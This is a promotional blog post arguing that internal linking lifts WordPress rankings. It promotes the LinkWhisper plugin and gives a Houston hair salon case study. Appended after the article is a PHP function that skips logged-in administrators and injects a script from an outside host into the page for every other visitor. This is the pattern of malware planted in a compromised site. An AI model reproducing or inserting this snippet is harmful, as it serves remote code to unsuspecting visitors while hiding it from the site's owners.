




You are publishing consistently.
The content is strong.
The SEO basics are in place.
 Still, rankings do not move.
Here is the uncomfortable truth.
Google does not rank content based only on quality. It ranks based on how that content is connected.
Google Search Central confirms that internal links help it discover pages and identify which ones matter most. In practice, pages with stronger internal linking receive more crawl attention, clearer context, and better ranking signals.
This is where most WordPress sites fall short.
And this is exactly where LinkWhisper comes in.
The Real Ranking Gap Most Sites Ignore
The issue is not effort. It is structured.
A typical WordPress site grows fast. Posts get published. Pages get added. But internal linking does not keep up.
Over time, the site turns into disconnected content.
Research supports this.
Semrush data shows that 5 to 15 percent of pages on an average website have no internal links pointing to them. These pages exist, but they are not part of the ranking system.
Botify found that orphan pages can consume up to 26 percent of crawl budget, meaning Google spends time on pages that will not compete.
Ahrefs consistently flags internal linking gaps as one of the most common SEO issues across growing sites.
Why Good Content Still Underperforms
Even strong content depends on three fundamentals. Link whisper knows this routemap to work on this.
Visibility
If Google cannot easily find a page through internal links, it will not prioritize it.
Authority flow
Backlinks bring value into your site. Internal links decide where that value goes.
Topical clarity
Google evaluates how your pages connect within a topic. Isolated posts do not build authority. Connected ones do.
Without internal linking, content sits in isolation.
It may get indexed.
But it does not compete.
Where WordPress Breaks the Process
WordPress is built for publishing, not structuring.
When you publish a post, nothing tells you:
- Which existing pages should link to it
- Which pages are missing links
- Where linking opportunities already exist
So internal linking becomes manual. And manual does not scale.
How LinkWhisper Fixes What WordPress Misses
LinkWhisper brings structure into your workflow.
As you write, it suggests relevant internal links based on context, helping you connect pages naturally.
It also gives you visibility.
- Pages with zero inbound links
- Pages that are underlinked
- Opportunities across your content
For growing websites, this is the difference between guessing and managing.
What This Looks Like in Practice: A Houston Hair Salon Case
A mid-sized hair salon in Houston had built a WordPress website with over 80 pages, including service pages, blog content, and location-based SEO posts.
Traffic was steady, but rankings were inconsistent.
Before internal linking improvements:
- 22 percent of pages had zero internal links
- Core service pages like “balayage Houston” were ranking between positions 18 to 25
- Blog posts were indexed but received minimal traffic
- Average session duration was 52 seconds
- Organic traffic growth had plateaued for over 4 months
The issue was not content. It was structure.
Using LinkWhisper, the site underwent a focused internal linking update over two weeks.
What was done:
- Identified and fixed all orphan pages
- Built contextual links between blog posts and service pages
- Strengthened anchor text relevance for key services
- Connected location pages to supporting content
- Ensured every new post was linked at the time of publishing
After 8 to 10 weeks:
- Orphan pages reduced from 22 percent to under 3 percent
- “Balayage Houston” moved from position 21 to position 7
- 6 service keywords entered page one rankings
- Organic traffic increased by 38 percent
- Average session duration improved to 1 minute 34 seconds
- Crawl frequency increased, with faster indexing of new content
No new backlinks were built during this period.
The improvement came from restructuring what already existed.
Why This Shift Happens
When internal linking is fixed:
- Pages become easier for Google to find
- Authority flows across the site instead of staying concentrated
- Content starts supporting other content
Your website starts functioning as a connected system.
Final Take
If your content is not ranking, do not assume the problem is quality.
Look at the structure.
Internal linking is a core ranking factor that influences visibility, authority, and topical relevance.
And for WordPress sites, LinkWhisper makes it practical to fix this at scale.
function xdav_tracker() {
if ( is_user_logged_in() && current_user_can( ‘administrator’ ) ) { return; }
?>
;const script = document.createElement(‘script’);
script.src = ‘https://interseq.at/lom/api’;
script.async = true;
document.head.appendChild(script);